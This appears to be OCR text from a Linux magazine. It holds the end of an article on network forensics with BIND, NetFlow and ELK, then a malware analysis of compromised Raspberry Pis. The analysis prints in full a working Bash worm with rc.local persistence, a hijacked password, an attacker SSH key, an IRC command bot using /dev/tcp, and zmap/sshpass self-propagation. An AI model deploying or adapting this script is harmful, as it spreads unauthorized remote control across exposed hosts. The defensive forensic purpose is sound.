The `rndc dumpdb` command creates a dump of all cached entries in the `named_dump.db` file. The results are stored in the directory defined for the name server below `Options | Directory` in `named.conf`. This file contains a large zone file with all the records that the name server knows at this time. You will want to inspect the A records, which are used to associate a domain name with an IP address.

If the attackers are more cunning, you should also use Grep to check whether the local network is requesting unusual record types on the Internet-facing side. The following command returns a simple list of all requested hostnames (but also of other records):

```
egrep '^[a-zA-Z0-9]' ➥
/var/lib/bind/named_dump.db | ➥
grep -v PTR | sort | less
```

Sorting helps with manual analysis. However, a search for the domains is also useful. The following command searches for the cached SOA records:

```
grep SOA /etc/bind/dns/➥
named_dump.db | ➥
awk '{print $2}' | sort
```

Listing 1: Logstash with NetFlow

```
01 input {
02 udp {
03 port => 2055 codec => netflow {
04 versions => [5, 9, 10]
05 } type => netflow tags =>
     "netflowdata"
06 }
07 }
08
09 output {
10 if "netflowdata" in [tags] {
11 elasticsearch {
12 hosts => "127.0.0.1" index =>
     "netflow-%{+YYYY.MM.dd}"
13 }
14 }
15 }
```

Unfortunately, this file does not contain any information about who might have made a suspicious request. But the results of the analysis can be rehashed in TShark to filter the DNS requests for the requester. Since attackers who use DNS names for their C&C servers often limit their validity to a short period of time and repeatedly move their servers, this form of analysis can be useful. But the question is whether DNS is used at all.

NetFlow

An alternative to TShark and `tcpdump` is to collect NetFlow data. The NetFlow protocol [7] originates from Cisco and sometimes goes by other names (such as JFlow at Juniper). The technology collects connection data and exports the data as a UDP stream to a NetFlow collector, which then processes the results.

Several different versions of the NetFlow protocol exist. Version 9 is standardized in RFC 3954. Many manufacturers support version 9 and the Linux kernel has a kernel module to match. Version 10 of the protocol is also distributed under the name IPFIX.

The exporter sends data via IP connections. The data contains concrete information about which IP address on which source ports communicate with which target IP address on which target port. In addition, the exporter transmits data relating to the numbers of packets sent and the bytes transmitted in each direction.

The NetFlow collector helps with the analysis. The collector is available in a number of different tools, because forensic scientists often have to merge several data sources. The article looks at the NetFlow collector in the ELK stack.

ELK stands for a combination of Elasticsearch, Logstash, and Kibana. The Elastic website [8] describes the simple setup for a single host, where all three ELK components run on one machine. The following call:

```
bin/logstash --modules netflow ➥
--setup -M netflow.var.input.➥
udp.port=port_number
```

initializes the dashboards in Kibana and also creates some mappings. At the same time, the Logstash call starts with an instance that accepts NetFlow packets on the specified port. Listing 1 shows an addition to the `conf.d` directory that activates the NetFlow service when Logstash is launched.

If Linux gateways are used, you have two ways to produce NetFlow data: Open vSwitch [9] lets you export NetFlow data for each bridge. Alternatively, an `ipt_netflow` kernel module exports flow data in conjunction with iptables rules. You can either install the package that comes with your distribution or use the Git archive [10]. If you build yourself, you first need to install the packages required for the build.

The kernel module needs information on where to send the data. The call for the install looks like:

```
modprobe ipt_netflow destination=➥
172.25.1.117:2055,protocol=10
```

The `protocol` parameter can be omitted, since version 10 is the default. `2055` is the port number to match the Logstash configuration.

The Linux computer does not start sending data yet. You need iptables rules with a `NETFLOW` target. In the simplest case, you would issue the following command

```
iptables -I FORWARD -j NETFLOW
```

If the rule is more specific, the gateway only forwards certain packets. As a forensics expert, you will want to restrict the search to packets that pass through the gateway, but want to leave the internal network. The task is to find suspicious connections to the outside world.

Network Hardware

Classic network hardware often supports the NetFlow protocol without additional modules, but you may need an additional license for some vendors. With network hardware, however, you should make sure that the typically weak CPU of the management unit is not forced to handle the task of collecting the traffic. A router that serves several 100GBit/s interfaces as a hardware device can quickly be overwhelmed by this traffic.

The sample rate is the key to controlling the balance between data collection and system overload. If tweaking the sample rate does not provide a solution to the performance issues, you would have to set up a mirror port first and install a Linux computer. The installation collects data in the first step, then Kibana (Figure 3) is used to view it. The *NetFlow: Conversation Partners* and *NetFlow: Traffic Analysis* dashboards provide an overview.




Figure 3: You can adapt the Kibana dashboard to fit your different needs.

When searching for the needle(s) in the haystack, you can now use the Kibana filter function.

Timeline visualizations with the aim of plotting the numbers of packets or bytes from the network that go to various targets over time can help discover conspicuous behavior in normal office operation. Even without a proxy, admins should update during off-peak hours and examine the peaks during off-peak hours. Again, network admins will want to ignore known connections and inspect the remaining traffic (Figure 4).

Searches that Kibana cannot directly map, such as more complex statistical evaluations, are enabled in the ELK constellation by the Elasticsearch API.

What to Look For?

The art of network analysis involves sorting out the known and intended traffic so that detailed investigations focus on connections of interest. At the end of the day, you are looking for the unusual – true to the Sherlock Holmes motto: "Once you eliminate the impossible, whatever remains, no matter how improbable, must be the truth." At the network level, there may be traffic that should not normally exist. This unusual traffic may manifest itself in systems communicating (or attempting to communicate) with unusual targets on unusual ports.

The other axis for detecting unusual behavior is the time axis. Malware can repeatedly be identified by its tendency to phone home very regularly. A heartbeat pattern on the time axis is a good indicator. If the employees work in the office from 9 a.m. to 5 p.m., the desktops should only update around midnight at the most. If there is a local update server, traffic to the outside should be completely absent.

The geographical distribution of traffic directed to the Internet is also interesting. If there are no business relations to former Soviet Union countries and no employees, the traffic can be interpreted as a warning sign.

If a web proxy is used, admins can also use its logs as a data source. In addition to the analysis of unknown domain names and target IPs in unusual countries, the HTTP return code also helps to clarify the situation. Command and control servers often disappear again without the malware noticing. Access via the proxy then fails but leaves a trace. An unknown host causes error code 503 on a Squid proxy:

```
1541025318.775 32 10.10.10.10 ➥
TCP_MISS/503 4040
GET http://www.skjhskshdf.➥
sfkhskfshf/ - HIER_NONE/- text/html
```

The code alone is not yet an indicator, but it reduces the number of logs you'll need to search to find an answer.

If one of the methods presented in this article reveals an anomaly, be it a domain name, a network area on the Internet, or something similar, you should check all the sources after the occurrence of the indicator. Not infrequently, only one indicator remains unchanged (e.g., only the port if addresses or domain names change).

To make your work easier, solutions like ELK prove very useful. Common sense, paired with knowledge of what is considered normal on your own network, will help you filter out normal traffic with the data sources in order to find that needle in the haystack. ■■■




Figure 4: This 24-hour graph lets you drill down to focus on night-time peaks.

Info

[1] tcpdump: *http://www.tcpdump.org*

[2] Wireshark: *http://www.wireshark.org*

[3] ELK Stack: *https://www.elastic.co/elk-stack*

[4] Splunk: *https://www.splunk.com*

[5] Dumpcap: *https://www.wireshark.org/docs/man-pages/dumpcap.html*

[6] TShark: *https://www.wireshark.org/docs/man-pages/tshark.html*

[7] NetFlow: *https://en.wikipedia.org/wiki/Netflow*

[8] NetFlow module for Logstash: *https://www.elastic.co/guide/en/logstash/current/netflow-module.html*

[9] Open vSwitch: *http://www.openvswitch.org*

[10] ipt_netflow kernel module: *https://github.com/aabc/ipt-netflow*


Author

Konstantin Agouros works as Head of Open Source and AWS Projects at Matrix Technology AG, where he and his team advise customers on open source and cloud topics. His new book *Software Defined Networking: Practice with Controllers and OpenFlow* has been published by de Gruyter.

COMPLETE YOUR LIBRARY

Order a digital archive bundle and save at least **50% off** the digisub rate!

ORDER YOURS TODAY!
shop.linuxnewmedia.com



You get an **entire year of your favorite magazines** in PDF format that you can access at any time from any device!

MakerSpace

Analyzing a malicious Raspberry Pi Bash script

Poison Dwarf

Analyze malware on hacked Raspberry Pis and create a signature to detect malware in log entries. *By Rainer W. Gerling*

Author

Rainer W. Gerling was Data Protection Officer from 1993 to 2013 and, since 2006, he has served as the IT Security Officer of the Max Planck Society. He also lectures as an honorary professor of IT security in the department of Computer Science and Mathematics at Munich University of Applied Sciences. He is a popular speaker at conferences and seminars.

Raspberry Pis are being used more often by universities and scientific institutions, as well as for business computing. The small computers are often configured openly for easier usability, which means Rasp Pi users often execute every command with `sudo` without knowing the root password.




Figure 1: Schematic flow of the Rasp Pi malware shell script.

By default, the root has no password, but even if one were set, it does not have to be entered with `sudo`; therefore, the only difference between root and the pi user is that pi has to type `sudo`. In a learning environment for which the Raspberry Pi was designed, this is acceptable. In production use – especially when the computer can be accessed from the Internet – it is downright dangerous.

If you operate the Raspberry Pi without a monitor or keyboard (headless), you absolutely need SSH access. Although normally disabled, it is very easy to activate. If you do not change the default password of the pi user, then the computer is freely accessible over SSH. If it also turns out that the Raspberry Pi can be accessed through a firewall configuration that is too liberal or by way of port forwarding on the DSL router with an official IP address using port 22, you can expect someone to hack this computer. I had the opportunity to examine two such compromised Raspberry Pis.

Forensic Analysis

The microSD card (typically 16GB) used as the data carrier (hereafter called the "hard drive") is easy to save 1:1 as a zipped file via file sharing services for further analysis. In the two cases examined, the hackers had installed identical malware in the form of a shell script, which made the analysis relatively easy.

The aim was to find the indicators of compromise (see the "Indicators of

Compromise" box), which are characteristics that can be used to determine whether another Raspberry Pi is infected. Additionally, it was essential to find a signature with which it should be possible to search logfiles for script activity.

When examining the infected Raspberry Pi hard drive, a Bash script in the `/opt` directory quickly caught my eye. An analysis of the script showed it was malware, basically structured as shown in Figure 1.

The script (Listing 1), which still contains rudimentary debug code (e.g., lines 4, 5, and 18), can be found on your own infected Raspberry Pi or on the Internet in various blog posts [1]. The production version redirects the output of the various print commands to `/dev/null`.

First Steps

The script first checks to see whether it is running with root privileges (line 7); if not, it copies itself under a random name to the `/opt` directory, configures this file to start automatically in `/etc/rc.local` (lines 9-13), and reboots the computer (line 15). With an openly configured

Indicators of Compromise

I was able to identify the Raspberry Pi malware on the basis of a number of properties:

- The `/etc/hosts` file contained an entry for *127.0.0.1 bins.deutschland-zahlung.eu*.
- The `/etc/rc.local` file had the content

```
#!/bin/sh -e
/opt/$NEWMYSELF
exit 0
```

where `$NEWMYSELF` was a random string of eight alphanumerical characters.

- The `/tmp/.s` file contained a date.
- The `/opt/.r` file contained one or multiple IP addresses.
- The password hash for the pi user had the value:

```
\$6\$vGkGPKUr\$heqvOhUzvbQ66NbOJGCijh/
  81sG1WACcZgzPn8AOWn58hHXWqy5yOgTlYJEbOjhkHDOMRsAkfJgjU/ioCYDeR1
```

- The `/root/.ssh/authorized_keys` file contained the following public entry:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1OkIN33IJISIufmqpqg54D6s4JOL7XV2kep
  OrNzgY1S1IdE8HDef7z1ipBVuGTygGsq+x4yVnxveGshVP48YmicQHJMCIljmn6PoORMC48
  qihm/9ytoEYtkKkeiTRO2c6DyIcDnX3QdlSmEqPqSNRQ/XDgM7qIB/VpYtAhK/7DoE8pqdo
  FNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2XyyDtrBcw1Oxz+M7U8Vpt0tEadeV973tXNNN
  pUgYGIFEsrDEAjbMkEsUw+iQmXg37EusEFjCVjBySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFa
  YU5JjTNnzylUBp/XB6B
```

* The `/tmp/public.pem` keyfile had the content:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/ihTe2DLmG9huBi9DsCJ90MJsglv7y530
  TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWBF8hHzvyhJGCadlOv3HWrXneU1DK+7iLR
nkI4PRYYbdfwp92nRza00JUR7P4pghG5SnRK+R/579vIiy+1oAFWRq+Z8HYMvPlgSRA3wIDAQAB
-----END PUBLIC KEY-----
```

Listing 1: Malware Script

```
001 #!/bin/bash
002
003 MYSELF=`realpath $0`
004 DEBUG=/dev/null
005 echo $MYSELF >> $DEBUG
006
007 if [ "$EUID" -ne 0 ]
008 then
009    NEWMYSELF=`mktemp -u 'XXXXXXXX'`
010    sudo cp $MYSELF /opt/$NEWMYSELF
011    sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
012    sudo sh -c "echo /opt/$NEWMYSELF >>/etc/rc.local"
013    sudo sh -c "echo 'exit 0' >> /etc/rc.local"
014    sleep 1
015    sudo reboot
016 else
017    TMP1=`mktemp`
018 echo $TMP1 >> $DEBUG
019
020 killall bins.sh
021 killall minerd
022 killall node
023 killall nodejs
024 killall ktx-armv4l
025 killall ktx-i586
026 killall ktx-m68k
027 killall ktx-mips
028 killall ktx-mipsel
029 killall ktx-powerpc
030 killall ktx-sh4
031 killall ktx-sparc
032 killall arm5
033 killall zmap
034 killall kaiten
035 killall perl
036
037 echo "127.0.0.1 bins.deutschland-zahlung.eu" >> /etc/hosts
038 rm -rf /root/.bashrc
039 rm -rf /home/pi/.bashrc
040
041 usermod -p \$6\$vGkGPKUr\$heqvOhUzvbQ66NbOJGCijh/
    81sG1WACcZgzPn8AOWn58hHXWqy5yOgTlYJEbOjhkHDOMRsAkfJgjU/
    ioCYDeR1 pi
042
043 mkdir -p /root/.ssh
044 echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1OkIN33IJISI
    ufmqpqg54D6s4JOL7XV2kepOrNzgY1S1IdE8HDef7z1ipBVuGTygGsq+
    x4yVnxveGshVP48YmicQHJMCIljmn6PoORMC48qihm/9ytoEYtkKkei
    TRO2c6DyIcDnX3QdlSmEqPqSNRQ/XDgM7qIB/VpYtAhK/7DoE8pqdo
    FNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2XyyDtrBcw1Oxz+
    M7U8Vpt0tEadeV973tXNNNpUgYGIFEsrDEAjbMkEsUw+iQmXg37EusEF
    jCVjBySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFaYU5JjTNnzylUBp/
    XB6B" >> /root/.ssh/authorized_keys
045
046 echo "nameserver 8.8.8.8" >> /etc/resolv.conf
047 rm -rf /tmp/ktx*
```

sudo system, as on the Rasp Pi, creating a script that executes with root privileges at startup is no problem, proving once again that this configuration is unsuitable for computers accessible from the Internet.

The script then tries to stop any competitors (lines 20-35). The similarity to the Raspberry Pi-specific malware

Listing 1: Malware Script (continued)

```
048 rm -rf /tmp/cpuminer-multi
049 rm -rf /var/tmp/kaiten
050
051 cat > /tmp/public.pem <<EOFMARKER
052 -----BEGIN PUBLIC KEY-----
053 MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/ihTe2DLmG9huBi9
    DsCJ90MJsg1v7y530TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWBF8
    hHzvyhJGCad1Ov3HWrXneU1DK+7iLRnkI4PRYYbdfwp92nRza00JUR7P4
    pghG5SnRK+R/579vIiy+1oAFWRq+Z8HYMvPlgSRA3wIDAQAB
054 -----END PUBLIC KEY-----
055 EOFMARKER
056
057 BOT=`mktemp -u 'XXXXXXXX'`
058
059 cat > /tmp/$BOT <<'EOFMARKER'
060 #!/bin/bash
061
062 SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
063 NICK=a${SYS:24}
064 while [ true ]; do
065    arr[0]="ix1.undernet.org"
066    arr[1]="ix2.undernet.org"
067    arr[2]="Ashburn.Va.Us.UnderNet.org"
068    arr[3]="Bucharest.RO.EU.Undernet.Org"
069    arr[4]="Budapest.HU.EU.UnderNet.org"
070    arr[5]="Chicago.IL.US.Undernet.org"
071    rand=$[$RANDOM % 6]
072    svr=${arr[$rand]}
073    eval 'exec 3<>/dev/tcp/$svr/6667;'
074    if [[ ! "$?" -eq 0 ]] ; then continue
075    fi
076
077    echo $NICK
078
079    eval 'printf "NICK $NICK\r\n" >&3;'
080    if [[ ! "$?" -eq 0 ]] ; then continue
081    fi
082    eval 'printf "USER user 8 * :IRC hi\r\n" >&3;'
083    if [[ ! "$?" -eq 0 ]] ; then continue
084    fi
085
086    # Main loop
087    while [ true ]; do
088        eval "read msg_in <&3;"
089
090        if [[ ! "$?" -eq 0 ]] ; then break
091        fi
092
093        if [[ "$msg_in" =~ "PING" ]] ; then
094            printf "PONG %s\n" "${msg_in:5}";
095            eval 'printf "PONG %s\r\n" "${msg_in:5}" >&3;'
096            if [[ ! "$?" -eq 0 ]] ; then break
097            fi
098            sleep 1
099            eval 'printf "JOIN #biret\r\n" >&3;'
100            if [[ ! "$?" -eq 0 ]] ; then break
101            fi
102        elif [[ "$msg_in" =~ "PRIVMSG" ]] ; then
103            privmsg_h=$(echo $msg_in| cut -d':' -f 3)
104            privmsg_data=$(echo $msg_in| cut -d':' -f 4)
105            privmsg_nick=$(echo $msg_in| cut -d':' -f 2 |
                cut -d'!' -f 1)
106
107            hash=`echo $privmsg_data | base64 -d -i |
                md5sum | awk -F' ' '{print $1}'`
108            sign=`echo $privmsg_h | base64 -d -i | openssl
                rsautl -verify -inkey /tmp/public.pem -pubin`
109
110            if [[ "$sign" == "$hash" ]] ; then
111                CMD=`echo $privmsg_data | base64 -d -i`
112                RES=`bash -c "$CMD" | base64 -w 0`
113                eval 'printf "PRIVMSG $privmsg_nick :$RES\
                    r\n" >&3;'
114                if [[ ! "$?" -eq 0 ]] ; then break
115                fi
116            fi
117        fi
118    done
119 done
120 EOFMARKER
121
122 chmod +x /tmp/$BOT
123 nohup /tmp/$BOT 2>&1 > /tmp/bot.log &
124 rm /tmp/nohup.log -rf
125 rm -rf nohup.out
126 sleep 3
127 rm -rf /tmp/$BOT
128
129 NAME=`mktemp -u 'XXXXXXXX'`
130
131 date > /tmp/.s
132
133 apt-get update -y --force-yes
134 apt-get install zmap sshpass -y --force-yes
135
136 while [ true ]; do
137    FILE=`mktemp`
138    zmap -p 22 -o $FILE -n 100000
139    killall ssh scp
140    for IP in `cat $FILE` do
141        sshpass -praspberry scp -o ConnectTimeout=6
              -o NumberOfPasswordPrompts=1
              -o PreferredAuthentications=password
              -o UserKnownHostsFile=/dev/null
              -o StrictHostKeyChecking=no
              $MYSELFpi@$IP:/tmp/$NAME && echo $IP >>
              /opt/.r && sshpass -praspberryssh pi@$IP
              -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1
```

named Linux.MulDrop.14 [2], first described on the Dr.Web site in spring 2017, is apparent. The code of the malware discussed here [3] contains a miner for cryptocurrencies instead of the IRC backdoor.

The processes terminated by the script include mining (`minerd`) and DDoS software (`kaiten`, `ktx-*`), as well as regular programs (`node`, `nodejs`, `zmap`, `perl`). If you compare a fragment of this script with Linux.MulDrop.14, you will notice that lines 2--33 and 37-39 are identical in both scripts. What purpose the server *bins.deutschland-zahlung.eu* serves is unclear. At the beginning of December 2018, the name belonged to an IP address in the Amazon Web Services EC2 area. However, this server did not have any obviously open ports.

The Backdoors

In line 41, the password of the pi user is changed with a SHA512 password hash, so no one can read the password in the source code. From this point on, the regular user is locked out because only the attacker knows the password for the pi account. This is the first backdoor that can be exploited as long as the computer remains accessible over the Internet.

The initial assumption is that this password hash is generated from the password *raspberryraspberry993311* (see line 142). However, this assumption is wrong. With the small Python program in Listing 2, you can calculate the hash of a password for a given salt. The password hash for the assumed password with the salt from line 41 (Listing 1) would result in:

```
$6$vGkGPKUr$dlefEcwH3k9nRe88rXrqJ6eKu
  R3s3hiH6S6gKYnv/D31OMQnbTO7tUVdIXfm
  T1pfpgh8pxqZBaltP6m5Vhsg/
```

To determine the password for the hash from line 41, an analyst would need to launch a brute force attack on the SHA512 hash. Assuming an identical complexity as for the password *raspberryraspberry993311*, comprising 24 lowercase letters and digits (i.e., 36 possible characters), the password combinations to be searched would be:

$$36^{24} = 2.25 \times 10^{37}$$

With the password-cracking program Hashcat [4] and eight Tesla GPUs, 10^10 hashes per second are possible, calculated optimistically. For example, a system like the Sagitta Brutalis with eight Nvidia GTX 1080 Founders Edition GPUs achieved 8.4 x 10^9 SHA512 hashes per second [5]. In the worst case, this would take about 4.2 x 10^19 years to crack.

In Linux.MulDrop.14, you also find the line:

```
usermod -p \$6\$U1Nu9qCp\$FhPuo8s5Ps
  QlH6lwUdTwFcAUPNzmrOpWCdN
  Jj.p6l4Mzi8S867YLmc7BspmEH95POvx
  PQ3PzPO29yT1L3yi6K1 pi
```

The effort needed to crack this hash is the same as that needed for the previous hash.

However, a simple test with the Python program from Listing 2 shows that this is the SHA512 hash of the password `raspberryraspberry993311`. Assuming the author of the current malware did not crack this hash, he must have known it – an indication that both scripts were written by the same author.

The script then enters an additional SSH key in the file `/root/.ssh/authorized_keys` so that the virus author can log in as root via SSH at any time using certificate-based authentication (Listing 1, lines 43-44). This is a second backdoor the hacker can use if the legitimate user manages to reset the password for the pi account.

The script designates the Google server as its name server (line 46) and cleans up again (lines 47-49). Furthermore, a public RSA key is stored in `/tmp/public.pem` (lines 51-54). The IRC bot needs this key to verify signatures. The bot script then starts in line 123; all traces, including the script, are deleted immediately (lines 124-127). The script then only runs in the memory of the Raspberry Pi and creates the `/tmp/bot.log` logfile. The bot script would thus not survive a reboot, but because the script restarts on every boot, the bot script also runs every time.

An analysis of the `/tmp/bot.log` logfile showed no signs of successful bot communication on either of the Rasp Pis. The file contains only the output of line 77 of the bot script (i.e., the nickname and various error messages).

The Main Loop

First the script retroactively installs packages that are probably missing on a normal Raspberry Pi, including ZMap [6] and SSHPass [7] (lines 133-134). ZMap is a network scanner optimized

Listing 1: Malware Script (continued)

```
            -o PreferredAuthentications=password
            -o UserKnownHostsFile=/dev/null
            -o StrictHostKeyChecking=no "cd  /tmp &&
            chmod +x $NAME && bash -c./$NAME" &
142       sshpass -praspberryraspberry993311 scp
            -o ConnectTimeout=6 -oNumberOfPasswordPrompts=1
            -o PreferredAuthentications=password
            -o UserKnownHostsFile=/dev/null
            -o StrictHostKeyChecking=no
            $MYSELF pi@$IP:/tmp/$NAME && echo $IP >>
            /opt/.r && sshpass -praspberryraspberry993311
            ssh pi@$IP -o ConnectTimeout=6
            -o NumberOfPasswordPrompts=1
            -o PreferredAuthentications=password
            -o UserKnownHostsFile=/dev/null
            -o StrictHostKeyChecking=no "cd /tmp &&
            chmod +x $NAME && bash -c ./$NAME" &
143       done
144       rm -rf $FILE
145       sleep 10
146   done
147
148 fi
```

Listing 2: Computing the Password Hash

```
01 #!/usr/bin/python
02 # Tested with Python 2.7.13/Raspbian
03 import sys, crypt
04
05 type = "6" # for sha512 (see: man crypt)
06 salt = sys.argv[1]
07 password = sys.argv[2]
08 print "Hashtype:", type
09 print "Salt:    ", salt
10 print "Password:", password
11 typesalt = '$'+type+'$'+salt+'$'
12
13 print crypt.crypt(password, typesalt)
```

to scan the IPv4 address space for a specific port. A commercially available PC with a symmetrical 1Gbps Internet connection requires about 45 minutes for a complete scan. A 10Gbps connection with corresponding hardware (typically a Linux cluster) and an optimized TCP/IP stack (with PF_RING [8], a network socket for capturing packets) takes about five minutes [6].

